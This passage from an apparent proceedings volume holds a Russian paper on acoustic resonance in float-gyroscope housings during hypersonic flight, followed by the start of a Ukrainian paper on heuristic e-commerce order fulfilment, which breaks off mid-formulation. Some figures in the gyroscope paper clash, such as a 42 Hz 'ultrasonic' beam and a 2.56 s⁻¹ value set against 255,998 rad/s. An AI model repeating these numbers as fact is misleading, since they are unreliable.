Keywords: float gyroscope, wave coincidence, shpangout, wavefront.

Введение. Поплавковые гироскопы нашли широкое применение в авиационно-космической технике не только как пилотажные приборы в блоке демпфирующих гироскопов, но и как навигационные, например, в роли чувствительных элементов трехосной гиросtabilизированной платформы для построения триортогональной системы координат на летных изделиях различного базирования и условий старта. Жидкостатический подвес обеспечил минимальную чувствительность прибора к вибрации основания. Особенно сильно проявляющейся в эксплуатационных условиях гиперзвукового полета.

Вместе с тем, полет летного изделия со скоростью до 20 М порождает внешние возмущающие факторы, которые могут решительным образом повлиять на поплавковый гироскоп, точнее на возникновение дополнительных погрешностей в натурных условиях. К таким факторам следует отнести вибрацию, фокусировку, ударную N-волну, сверхвысокие температуры 2000 °С и выше, принадлежащее акустическое излучение, горячую плазму суборбитальной и атмосферной TERRA-аэронавигации и др. Кстати, последняя является серьезной преградой для создания дистанционно-управляемых гиперзвуковых аппаратов.

Как показывают исследования, гиперзвуковые технологии порождают в приборах инерциальной навигации явления, которые формируют дополнительные погрешности измерений, величина которых может превосходить допустимые паспортные значения, а, иногда, ставить под сомнение функциональную способность прибора. Речь идет о формировании в поплавковом гироскопе резонансной ситуации и ее влияния на резкий рост погрешностей позиционирования.

§ 1. Расчетная модель упругого взаимодействия проникающего акустического излучения с поплавковым гироскопом

В качестве расчетной модели выберем круговую цилиндрическую оболочку неограниченной протяженности (рис. 1). Короткие замкнутые оболочки изучались, например, в работе [1, 2, 3, 4].

Дальнейшие рассуждения построим основываясь на предположении малости толщины 2δ оболочки корпуса прибора по сравнению с ее радиусом R , т.е.

будем считать, что $2\delta < \frac{R}{20}$ и меньше одной шестой части длины волны изгиба, т.е. $2\delta < \frac{1}{6}\lambda_u$.

Если на оболочку действуют только нормально приложенные к ней возмущения, тогда колебательное движение ее поверхности будет описываться системой уравнений [3, 4, 5, 6, 7]:




Рис. 1. Механизм воздействия акустической волны на корпус поплавкового гироскопа

$$(2\delta E)^{-1} \nabla^4 \gamma - R \frac{\partial^2 W}{\partial z^2} = 0; \tag{1}$$

$$R \frac{\partial^2 \gamma}{\partial z^2} + D \nabla^4 W + R^4 m_{II} \frac{\partial^2 W}{\partial t^2} = R^4 q_{II},$$

где W — радиальные смещения оболочки; γ — функция напряжений; $m_{II} = \rho 2\delta$ — масса единицы поверхности; D — цилиндрическая жесткость оболочки; $q_{II} = P_1' - P_3$ — разность звуковых давлений по обе стороны оболочки; ∇^4 — оператор Лапласа

$$\nabla^4 = \frac{\partial^4}{\partial z^4} + \frac{\partial^4}{\partial \gamma^4} + 2 \frac{\partial^4}{\partial z^2 \partial \gamma^2}$$

в безразмерных координатах z и φ , которые отображают расстояния (в долях радиуса R) на рис. 1.

Введя вспомогательную функцию Φ [8]

$$W = \nabla^4 \Phi; \quad \gamma = RE 2\delta \frac{\partial^2 \Phi}{\partial z^2}, \tag{2}$$

приведем систему (1) к одному уравнению:

$$D \nabla^8 \Phi + R^2 2\delta E \frac{\partial^4 \Phi}{\partial z^4} + R^4 m_{II} \nabla^4 \frac{\partial^2 \Phi}{\partial t^2} = R^4 q_{II}. \tag{3}$$

Пусть на оболочку падает плоская звуковая волна, направление распространения которой составляет с выбранным радиальным направлением угол θ , а плоскость падения и плоскость шпангоута корпуса поплавкового гироскопа образуют угол ψ (рис. 1). Тогда, звуковое давление в падающей волне на внешней поверхности корпуса можно представить в виде —

$$P = P_0 \exp i [\omega t - k_0 2\delta (z \sin \theta \sin \psi - \varphi \sin \theta \cos \psi)]. \tag{4}$$

Решение уравнения (3) ищем в виде —

$$\Phi = \Phi_0 \exp i [\omega t - k_0 2\delta (z \sin \theta \sin \psi - \varphi \sin \theta \cos \psi)].$$

Если пренебречь рассеянием звука на поверхности оболочечной части корпуса, тогда, с учетом обозначений (2), упругие перемещения W поверхности в плоскости шпангоута можно записать в виде —

$$W = (P'_1 - P_2) m_{II}^{-1} \omega^{-2} \left(\frac{D\omega^2}{m_{II} c_0^4} \sin^4 \theta + \frac{E2\delta}{m_{II} \omega^2 (2\delta)^2} \sin^4 \psi - 1 \right)^{-1}. \quad (5)$$

Примем, что сопротивление корпуса симметричным колебаниям значительно больше сопротивлению антисимметричным колебаниям, т.е. считаем, что

$$|Z_a| \ll |Z_c|,$$

а выражение для звукопроницаемости запишем в виде [8] —

$$\tau_0 = \frac{1}{\left| 1 + Z \frac{\cos \theta}{2\rho_0 c_0} \right|^2}, \quad (6)$$

где импеданс $Z = \frac{P'_1 - P_2}{i\omega W}$.

Соотношение (6) для пластины может быть приближенно использовано и для оболочки [5]. Как следует из выражения (5) —

$$\begin{aligned} Z &= i m_{II} \omega \left(1 - \frac{D\omega^2}{m_{II} c_0^4} \sin^4 \theta - \frac{E \cdot 2\delta}{m_{II} \omega^2 R^2} \sin^4 \psi \right) = \\ &= i m_{II} \omega \left(1 - \left(\frac{\omega}{\omega_p} \right)^2 \sin^4 \theta - \left(\frac{\omega_{III}}{\omega} \right)^2 \sin^4 \psi \right), \end{aligned} \quad (7)$$

где $\omega_p = 2\pi f_p$; $\omega_{III} = \frac{c_1}{R}$ — круговая частота собственных,

чисто радиальных, колебаний кольца, возникающих при сжатии-растяжении, при этом длина продольной (окружной) волны λ_{II} становится равной длине

окружности кольца ($c_1 = \sqrt{\frac{E}{\rho}}$ — скорость продольной

волны) если угол $\psi = \frac{\pi}{2} \text{ рад}$.

Величина звукопроницаемости цилиндрической оболочки будет равна [9] —

$$\tau = \frac{1}{\left| 1 + \frac{i}{\Delta_{II}} \left[1 - \left(\frac{\omega}{\omega_p} \right)^2 \sin^4 \theta - \left(\frac{\omega_{III}}{\omega} \right)^2 \sin^4 \psi \right] \right|^2}, \quad (8)$$

где $\Delta_{II} = \frac{2\rho_0 c_0}{m_{II} \omega \cos \theta}$.

При бесконечно большом радиусе кривизны оболочки выражение (8) переходит в формулу для звукопроницаемости пластины.

Из формулы (8) следует также, что *звукопроницаемость корпуса может резко снижаться и при частотах ниже граничной f_p* , в отличие от приближенной расчетной модели в виде пластины.

Так, если $\omega \ll \omega_p$, то второе слагаемое в формуле (8) пренебрежительно мало по сравнению с единицей. Тогда, при выполнении условия

$$\omega = \omega_{III} \sin^2 \psi \quad (9)$$

оболочечная часть корпуса станет «акустически прозрачной» (конечно, при отсутствии потерь). Это условие можно рассматривать также как равенство следа длины окружности шпангоута и проекции длины продольной волны на плоскость фронта падающей волны, т.е.

$$\frac{2\pi R}{\sin \psi} = \lambda_{II} \sin \psi. \quad (10)$$

Таким образом, в цилиндрическом корпусе возникает на низких частотах еще одно волновое совпадение (по сравнению с пластиной) для *продольных волн*.

Причем, если для изгибных волн волновое совпадение может наблюдаться только на частотах выше f_p , то для *продольных волн*, напротив, может иметь место только при частотах не выше ω_{III} .

В случае диффузного поля, коэффициент звукопроницаемости корпуса прибора определяется операцией усреднения по Пэрису, т.е.

$$\tau_{\theta\psi} = \int_0^{\frac{\pi}{2}} \int_0^{\frac{\pi}{2}} \tau \sin 2\theta \partial\theta \partial\psi, \quad (11)$$

где величина τ определяется формулой (8). Интегрируя это выражение, целесообразно рассматривать отдельные диапазоны частот. Например, так:

- 1) $\omega < \omega_{III}$; $\omega < \omega_p$;
- 2) $\omega_{III} < \omega < \omega_p$;
- 3) $\omega_{III} < \omega$; $\omega_p < \omega$.

§ 2. Анализ резонансной ситуации в подвесе гироскопа

Таким образом, удается установить, что изгибные колебания корпуса ($Z_a \ll Z_c$), способны порождать волновое совпадение только на частотах ω , превышающих граничную частоту ω_p , $\omega_p < \omega$. Причем, каждой частоте ω соответствует свой угол совпадения θ_c .

С другой стороны, продольные колебания корпуса ($Z_c \ll Z_a$), могут кроме уже выявленного резонанса совпадения для плоской модели, установить

на расчетной модели оболочки условия возникновения еще одного резонанса — равенства следа длины окружности шпангоута и длины продольной волны. Пусть на прибор действует ультразвуковой луч частоты $f_p = 42$ Гц. Тогда, оба эти резонанса могут возникнуть только на частотах, **ниже граничной**, т.е.

$$\omega \ll \omega_p = 23\,757 \text{ рад } c^{-1} \quad (f_p = 3783 \text{ Гц}); \quad (12)$$

$$\omega \ll \omega_{III} = 255\,998 \text{ рад } c^{-1} \quad (f_{III} = 40764 \text{ Гц}).$$

где $\omega_{III} = \frac{c_1}{R} = \frac{1}{R} \sqrt{\frac{E}{\rho}}$; c_1 — скорость продольных волн;

ω_{III} — радиальные собственные колебания кольца шпангоута ($Z_c \ll Z_a$).

Принимая радиус R корпуса поплавкового прибора равным 0,025 м, а скорость окружной (продольной) волны в алюминии равной $c_1 = 6400 - 5200 \text{ мс}^{-1}$, можем установить условия низкочастотного резонанса продольной волны в корпусе гироскопа с жидкостатическим подвесом.

Значения угла ψ , при которых наступает явление волнового совпадения на низких частотах определим из формулы (10) и, для удобства, сведем в табл. 1.

Таблица 1

Резонансные значения угла ψ для продольной (окружной) волны

алюминий, $c_1 = 6400 \text{ мс}^{-1}$			
f , Гц	ψ , град	f , Гц	ψ , град
100	2°50'	2000	12°25'
200	4°00'	3000	15°45'
300	4°55'	6000	22°35'
400	5°45'	7000	24°30'
500	6°20'	8000	26°20'
600	7°00'	10000	29°40'
700	7°30'	20000	44°30'
800	8°05'	30000	59°10'
900	8°35'	40000	82°10'
1000	9°00'		

Таким образом, с уменьшением угла ψ падения волны снижается и частота совпадения f , т.е.

$$2\pi R \frac{f}{c_1} = \sin^2 \psi.$$

Комбинированный резонанс

В соответствии с выражением (8) имеем:

$$\left(\frac{\omega}{\omega_p} \sin^2 \theta - \frac{\omega_{III}}{\omega} \sin^2 \psi \right)^2 = 1 - 2 \frac{\omega_{III}}{\omega_p} \sin^2 \theta \sin^2 \psi. \quad (13)$$

Некоторые частные случаи.

Пусть, $\psi = 0$, тогда

$$\frac{\omega^2}{\omega_p^2} \sin^4 \theta = 1; \quad \omega = \frac{\omega_p}{\sin^2 \theta}. \quad (14)$$

И резонанс наблюдается при

$$\omega_p \leq \omega. \quad (15)$$

Если $\psi = \frac{\pi}{2}$ и $\theta = 0$, тогда резонанс имеет место при

$$\omega_{III} = \omega. \quad (16)$$

Таким образом, имеем:

1. $\omega_p \leq \omega$;
2. $\omega_{III} = \omega$.

Выводы. Расчетная модель дала следующее:

1. Резонансная ситуация благоприятствует беспрепятственному проникновению акустического воздействия внутрь прибора, точнее в жидкостатическую составляющую подвеса, формируя ее повышенное энергетическое состояние, что несомненно отражается на степени воздействия на поплавок гироскопа. Не считая появления «*zone kaustikos*».

2. Подтвердила наличие резонанса изгибных волн только на частотах выше граничной —

$$\omega = \frac{\omega_p}{\sin^2 \theta} \Rightarrow \psi = 0.$$

Здесь каждой частоте соответствует свой угол совпадения θ_c .

3. Установила наличие дополнительно **двух резонансов окружных волн на низких частотах:**

- $\omega = \omega_{III} \sin^2 \psi \Rightarrow \frac{2\pi R}{\sin \psi} = \lambda_{II} \sin \psi$;
- $\omega = \omega_{III} = \frac{c_1}{R} = 2,56(c^{-1}) \Rightarrow \psi = \frac{\pi}{2}; \theta = 0.$

$$f_{III} = 40,76 \text{ кГц.}$$

Здесь ω_{III} — радиальные собственные колебания кольца шпангоута.

Література

1. White, P. H. Sound transmission through a finite, closed, cylindrical shell [Текст]/ P. H. White// JASA. Vol. 40, № 5, 1966.
2. Karachun, V. The additional error of inertial sensors induced by hypersonic flight conditions [Текст]/ V. Karachun, V. Mel'nick, I. Korobiichuk, M. Nowicki, R. Szewczyk, S. Kobzar // 2016; Sensors (Switzerland). Volume: 16. Issue: 3. Year: 2016-02-26. EID: 2-s2.0-84959187681. Scopus ID: 84959187681. DOI: 10.3390/s16030299.
3. Власов, В. З. Основные дифференциальные уравнения общей теории оболочек [Текст] / В. З. Власов // Прикл. матем. и механика. — Т. 8, № 2, 1944. — С. 72–76.
4. Mel'nick, V. The emergence of resonance within acoustic fields of the float gyroscope suspension [Текст] / V. Mel'nick, V. Karachun // EasternEuropean Journal of Enterprise Technologies. ISSN: 17293774. Volume: 1. Issue: 7. Pages: 39–44. Year: 2016-01-01. EID: 2-s2.0-84960858488. Scopus ID: 84960858488. DOI: 10.15587/1729-4061.2016.59892
5. Власов, В. З. Общая теория оболочек и ее приложения в технике [Текст]: моногр. / В. З. Власов. — М.: Гостехтеоретиздат, 1949. — 372 с.
6. Karachun, V. V. Elastic stress state of a floating-type suspension in the acoustic field. Deviation of the spin axis [Текст]/ V. V. Karachun, V. N. Mel'nik // Strength of Materials. ISSN: 00392316. Volume: 44. Issue: 6. Pages: 668–677. Year: 2012-11-01. EID: 2-s2.0-84961216138. Scopus ID: 84961216138. DOI: 10.1007/s11223-012-9421-2.
7. Новожилов, В. В. Теория тонких оболочек [Текст]: моногр. / В. В. Новожилов. — Л. Судпромгиз, 1951. — 437 с.
8. Мельник, В. Н. Волновые задачи в акустических средах [Текст]: моногр. / В. Н. Мельник, Н. В. Ладогубец; НТУУ «КПІ», НАУ: Киев, «Корнейчук», 2015. — 432 с.
9. Karachun, V. V. Influence of Diffraction Effects on the Inertial Sensors of a Gyroscopically Stabilized Platform: Three-Dimensional Problem [Текст]: / V. V. Karachun, V. N. Mel'nick // International Applied Mechanics, Vol. 48, № 4, July 2012. — P. 458–464.

Лаврик И. Ф.

*доцент, Национальный транспортный университет,
Киев, Украина*

Чумак Я. С.

*аспирант, Национальный транспортный университет,
Киев, Украина*

Lavrik I. F.

*Ph.D., National Transport University,
Kyiv, Ukraine*

Chumak Y. S.

*Ph.D. candidate, National Transport University,
Kyiv, Ukraine*

УДОСКОНАЛЕННЯ СПОСОБІВ ВИКОНАННЯ ЗАМОВЛЕНЬ ЕЛЕКТРОННОЇ КОМЕРЦІЇ. ПЕРЕВАГИ ТА ПЕРСПЕКТИВИ РОЗВИТКУ ФУЛФІЛМЕНТУ

СОВЕРШЕНСТВОВАНИЕ СПОСОБОВ ВЫПОЛНЕНИЯ ЗАКАЗОВ ЭЛЕКТРОННОЙ КОММЕРЦИИ. ПРЕИМУЩЕСТВА И ПЕРСПЕКТИВЫ РАЗВИТИЯ ФУЛФИЛМЕНТУ

IMPROVEMENT OF THE WAYS THE E-COMMERCE ORDERS ARE FULFILLED. ADVANTAGES AND PROSPECTS OF FULFILLMENT

Анотація. У даній статті досліджено ринок українського інтернет-ритейлу, проблеми та перспективи розвитку. Проаналізовано варіанти здійснення замовлення з фулфілмент-центрів або точок роздрібної торгівлі. Побудовано близько до оптимальних евристичні моделі для обробки великої кількості клієнтських замовлень з метою зведення до мінімуму загальної кількості відвантажень. Досліджено доцільність реалізації цих моделей для сезонних та нерівномірних інтернет-магазинів. На основі проведеного дослідження представлені можливі потенційні економії шляхом рішення евристичних алгоритмів на множинних даних замовлень від великого інтернет-магазину. Продемонстрували кращі результати за рахунок їх використання.

Ключові слова: електронна комерція, веб-сайт, інтернет-магазин, евристичний підхід.

Аннотация. В данной статье исследован рынок Украинский интернет-ритейла, проблемы и перспективы развития. Проанализированы варианты осуществления заказа с фулфилмент-центров или точек розничной торговли. Построено близко к оптимальным эвристические модели для обработки большого количества клиентских заказов с целью сведения к минимуму общего количества отгрузок. Исследована целесообразность реализации этих моделей для сезонных и неравномерных интернет-магазинов. На основе проведенного исследования представлены возможные потенциальные экономии путем решения эвристических алгоритмов на множественных данных заказов от крупного интернет-магазина. Продемонстрировали лучшие результаты за счет их использования.

Ключевые слова: электронная коммерция, веб-сайт, интернет-магазин, эвристический подход.

Abstract. In this article the Ukrainian market of online retail, problems and prospects. The analysis of options for ordering fulfilment centers or retail outlets. Built close to optimal heuristic model for processing large amounts of client orders to minimize the total number of shipments. Investigated the feasibility of these models for seasonal and irregular online stores. Based on the research presented possible potential savings by solving heuristic algorithms of multiple data requests from a large online store. Demonstrated better results by using them.

Keywords: e-commerce, website, online store, heuristic approach.

Вступ

У світі сучасних технологій в наше життя міцно увійшли інтернет-магазини. Український ринок інтернет-ритейлу також зростає, успіх багатьох залежить від їх здатності запропонувати ефективне виконання замовлень. Під час купівлі, інтернет-магазин закріплює замовлення за одним або більше з його фулфілмент-центрів (напр. Київ, Львів, Одеса) і/або, щоб пропустити вантажовідправників, аби мінімізувати транспортні витрати, ґрунтовані на доступній поточній інформації. Складність виникає у короткозорості подальших побажань клієнта або поповнення товару. Розглянемо потенційні вигоди.

Побудуємо близькі до оптимальних евристичні моделі для обробки великої кількості клієнтських замовлень з метою зведення до мінімуму загальної кількості відвантажень.

Ми досліджуємо, як найкращим чином реалізувати ці моделі для нерівномірних або сезонних інтернет-магазинів, і який вплив кореляції попиту, розміру замовлення клієнта, і кількості замовлень клієнтів на евристичну модель.

Нарешті, ми представимо потенційні можливості економії шляхом рішення евристичних алгоритмів на множинах даних замовлень від великого роздрібного інтернет-магазину.

Асортимент та зручність купівлі у цьому велика перевага ринку електронної комерції, але є вузькі місця, процес виконання замовлень потребує коригування.

Інтернет-магазини славляться універсальністю асортименту товарів та забезпеченням легкого процесу купівлі, без сумніву найбільшого успіху досягне той інтернет-магазин, який запровадить найбільш ефективний комплекс послуг з обробки та доставки товару кінцевому споживачу. Масштаб та складність систем логістичних операцій для оптимального вирішення потребує не лише хорошої операційної стратегії, а і передових технологій, що будуть простими у використанні. Ми намагаємося запровадити такі методи за допомогою передачі кожного клієнтського замовлення до складу зберігання товарів, без посередників, тож інтернет-магазин може гарантувати доставку товару замовнику на пряму.

Коли замовник розміщує свою замовлення на веб-сайті або телефонному додатку інтернет-магазину, інтернет-магазин у реальному часі підбирає можливі варіанти здійснення замовлення з фулфілмент-центрів або точок роздрібної торгівлі (самовивіз). Інтернет-магазин передає замовлення згідно з бажаннями покупця доступному центру. У випадку якщо замовник потребує доставки «до дверей» інтернет-магазин призначає та узгоджує, а також гарантує дату та час доставки товару клієнту. Після того, як ін-




Рисунок 1. Розподіл по складах трьох замовлень у реальному часі

тернет-магазин прийняв замовлення воно переходить до черги виконання на складі. Ми пропонуємо рис. 1, для того щоб продемонструвати рішення передачі замовлення у реальному часі.

Припустимо, що клієнт з Києва замовляє одну одиницю Товару 1, у реальному часі інтернет-магазин перевіряє його наявність на всіх своїх складах: **Склад 1**, у м. Київ та **Склад 2** — у м. Одеса, на обох складах доступна одна одиниця даного *Товару 1* і інтернет-магазин передає замовлення з метою мінімізації транспортних витрат. В цьому випадку дешевше доставити *Товар 1* з м. Київ, тож інтернет-магазин передає це замовлення **Складу 1**. Через 3 секунди клієнт з м. Рівне замовляє такий же *Товар 1* і *Товар 2*. Припустимо, що *Товар 2* доступний лише на **Складі 1** і єдиним можливим варіантом для передачі замовлення без його відкладання є здійснення замовлення двома відправками: **Склад 2** може відправити *Товар 1* і **Склад 1** може відправити *Товар 2* другому замовнику. А в результаті маємо три відправки для двох замовлень.

Стала частина витрат на транспортування та упакування є дуже значною.

Якщо ми розглянемо лише два замовлення в першому прикладі ми можемо зменшити кількість відправок до двох. Змінивши передачу замовлень на склади. Ми передаємо *Клієнта 1* — **Складу 2** і *Клієнта 2* — **Складу 1** (Рис. 3).

Приклад є дещо примітивним, тож щоб презентувати усю складність проблеми побудуємо ще одну схему з чотирма клієнтськими замовленнями та трьома складами.

Тобто, в нас виходить шість відправок для чотирьох замовлень, проте на Рис. 5 ми зменшуємо їх кількість до чотирьох і це оптимальний варіант вирішення даного завдання.

Зміна передачі замовлень є технічно можливою навіть якщо усі замовлені одиниці доступні на складі, замовлення може оброблюватися від 6 до 16 годин

Куди↓	Вінницька обл.	Волинська обл.	Дніпропетровська обл.	Донецька обл.	Житомирська обл.	Закарпатська обл.	Запорізька обл.	Івано-Франківська обл.	Київська обл.	Кіровоградська обл.	Луганська обл.	Львівська обл.	Миколаївська обл.	Одеська обл.	Полтавська обл.	Рівненська обл.	Сумська обл.	Тернопільська обл.	Харківська обл.	Херсонська обл.	Хмельницька обл.	Черкаська обл.	Чернівецька обл.	Чернігівська обл.
Звідки→	Вінницька обл.	Волинська обл.	Дніпропетровська обл.	Донецька обл.	Житомирська обл.	Закарпатська обл.	Запорізька обл.	Івано-Франківська обл.	Київська обл.	Кіровоградська обл.	Луганська обл.	Львівська обл.	Миколаївська обл.	Одеська обл.	Полтавська обл.	Рівненська обл.	Сумська обл.	Тернопільська обл.	Харківська обл.	Херсонська обл.	Хмельницька обл.	Черкаська обл.	Чернівецька обл.	Чернігівська обл.
Вінницька обл.	0/1	3	3	4	2	3	3	3	3	3	5	3	3	3	3	3	3	2	3	3	2	3	2	3
Волинська обл.	3	0/1	4	5	3	3	4	3	3	4	5	2	4	4	4	4	4	2	4	4	3	3	3	4
Дніпропетровська обл.	4	4	0/1	3	4	5	2	4	3	3	3	4	3	3	2	4	3	4	2	3	3	4	3	4
Донецька обл.	4	5	3	0/1	4	5	2	5	4	3	2	5	4	4	3	4	4	5	3	3	3	4	3	4
Житомирська обл.	2	2	3	4	0/1	3	3	3	2	3	5	3	3	3	3	2	3	3	3	3	3	2	3	2
Закарпатська обл.	3	3	5	5	4	0/1	5	3	4	4	5	3	4	4	5	3	5	3	5	5	3	4	3	4
Запорізька обл.	4	4	2	2	4	5	0/1	4	4	3	3	4	3	3	3	4	3	4	3	3	3	4	3	4
Івано-Франківська обл.	3	3	4	5	3	3	5	0/1	3	4	5	2	4	4	4	3	4	2	4	4	2	4	2	4
Київська обл.	3	3	3	4	2	4	4	3	0/1	3	4	3	3	3	3	3	3	3	3	3	3	2	3	2
Кіровоградська обл.	3	3	2	3	3	4	3	3	3	0/1	3	4	2	3	2	3	3	3	3	2	3	2	3	3
Луганська обл.	5	5	3	2	5	5	3	5	4	4	0/1	5	4	4	3	5	3	5	3	4	4	5	4	4
Львівська обл.	3	2	4	5	3	3	4	2	3	4	5	0/1	4	4	4	2	4	2	4	4	2	4	3	4
Миколаївська обл.	3	4	3	4	4	4	3	4	3	2	4	4	0/1	2	3	4	4	4	3	2	3	3	4	4
Одеська обл.	3	4	3	4	3	4	3	4	3	3	4	4	2	0/1	3	4	4	4	4	2	3	3	3	3
Полтавська обл.	3	4	2	3	3	5	3	4	3	2	3	4	3	3	0/1	4	2	4	2	3	4	3	4	3
Рівненська обл.	3	2	4	4	2	3	4	3	3	4	5	2	4	4	4	0/1	4	2	4	4	2	3	3	3
Сумська обл.	4	4	3	4	3	5	3	4	3	3	3	4	4	4	2	4	0/1	4	2	4	4	3	4	3
Тернопільська обл.	2	2	4	5	3	3	4	2	3	3	5	2	3	4	4	2	4	0/1	4	4	2	3	2	3
Харківська обл.	4	4	2	3	4	5	3	4	3	3	3	4	3	4	2	4	2	4	0/1	3	4	3	4	4
Херсонська обл.	3	4	3	3	4	5	3	4	3	2	4	5	2	2	3	4	4	4	3	0/1	4	3	4	4
Хмельницька обл.	2	2	3	4	2	3	4	2	3	3	5	2	3	3	3	2	3	2	4	4	0/1	3	2	3
Черкаська обл.	3	3	3	3	3	4	3	4	2	2	3	4	3	3	3	3	3	3	3	3	3	0/1	4	3
Чернівецька обл.	2	3	4	5	3	3	4	2	3	3	5	3	4	3	4	3	4	2	4	4	2	4	0/1	3
Чернігівська обл.	3	4	4	4	3	4	4	4	2	3	4	4	4	3	3	3	3	3	4	4	3	3	4	0/1

Рисунок 2. Таблиця тарифних поясів




Рисунок 3. Переоцінка у реальному часі з метою зменшення кількості відправок




Рисунок 4. Розподіл замовлень




Рисунок 5. Вдосконалений розподіл замовлень

перед відправкою, якщо одна або більше одиниць відсутні на складі, а решта замовлення резервується та знаходиться у режимі очікування до поки необхідний товар не поступить на склад.

Ми покажемо у наступних розділах, що ця лаконічна проблема оптимізації є як теоретичною так і практично складною до ідеального вирішення. Проте, ми розвиваємо ефективні та легкі до запровадження евристичні моделі для розв'язання та отримання найбільш вигідних результатів.

Мета статті — вирішення та оптимізація логістичних ланцюгів інтернет-магазинів за допомогою евоістичного підходу. Формування конкурентоспромож-

ності транспортно-складських комплексів в сучасних економічних умовах.

Об'єкт дослідження — логістична діяльність інтернет-магазину

Постановка проблеми

Ми презентуємо два способи формулювання переоцінки проблеми один з яких базується на фокусуванні уваги на окремих аспектах проблеми (вузьких місцях) та інший, що являє собою формулювання та удосконалення комплексу рішень у логістичному ланцюзі.

Обидві постановки висвітлюють підпорядковану структуру та всю складність проблеми.

а) Постановка 1

Для формулювання, що базується на вилученні вузьких місць ми спочатку аналізуємо рішення передачі клієнтського замовлення у реальному часі. Тепер ми припустимо, що у нас є достатня кількість товару у мережі складів, щоб здійснити виконання замовлень. Без цього припущення у нас виникає проблема формування замовлення, коли деякі одиниці товару відсутні на всіх складах. Розпочнемо з деяких уточнень:

k — локація складу;

i — розміщення одиниці товару на складах, та $|I| = m$;

$N = \{1, \dots, n\}$, набір усіх можливих підмножин у замовленні, тобто, $C_p, l \in N, lth$ — підмножина замовлення;

A — m до n матриця a_{il} кількість одиночних елементів i включених в підмножину C_p ;

d_i — одиниця товару в замовленні;

e_n — n в одиночному векторі;

x_l = якщо підмножина C_l в наявності;

y_{ik} = якщо підмножина C_l відвантажена зі складу k ;

s_{ik} — прийняті та інвентарізовані товари i на склад k .

Ми зазначаємо, що наступні формулювання у замовленні на складі p .

$$\min \sum_{\forall l, k} y_{lk} \quad (1)$$

$$\sum_{\forall l} a_{il} x_l = d_i, \forall_i \quad (1)$$

$$\sum_k y_{lk} = x_l, \forall_l \quad (2)$$

$$\sum_l a_{il} y_{lk} \leq s_{ik}, \forall_i, k \quad (3)$$

$$x_l, y_{lk} \in \{0, 1\}, \forall_l, k$$

Дане значення (1) гарантує, що замовлені одиниці для кожного виду товару є у наявності. Це означає, що усі наявні підмножини роз'єднані.

Значення (2) гарантує, що підмножина буде доставлена лише з одного складу якщо C_l в наявності.

Значення (3) поставок: кількість одиниць i відправлених складу k , яка не може перевищувати поставки одиниць i до складу k .

б) Постановка 2

Переоцінена проблема може також формулюватися, як проблема розробки та вдосконалення ланцюга постачань, а саме комплексу по обробці та доставці товару кінцевому споживачу.

Додатково до попередньо визначених результатів ми додаємо ще деякі зміни.

x_{jk}^i — одиничні елементи відправлені зі складу клієнту;

y_{jk} — індикатор відправки з k до j .

Ми також зазначаємо, що комплекс K_i , це мережа складів яка обробляє наявні асортименти одиниці, а J_i , це комплекс клієнтських замовлень що містить більшу ніж 0 кількість асортиментних одиниць. Ми презентуємо наступне формулювання як:

$$\min \sum_{j,k} y_{jk} \tag{4}$$

